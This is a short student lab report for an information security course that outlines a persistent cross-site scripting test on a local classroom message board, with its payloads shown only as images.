

HIT

Introduction to Information Security

Lab 2

## class：1403201

## Student number：1130320118

## Name：Yang Yi

1. Purposes

1）Understand what is XSS；

2）Learn the requirement of XSS；

3）Learn some method of XSS.


1. Procedure

# Learn how to use the bbs

* 1. login windows and open [http://10.1.1.2](http://10.1.1.2/)




* 1. leave some massage on the site




# Persistent XSS test


* 1. Open the bbs




* 1. Write scripts in comments



* 1. submit and watch

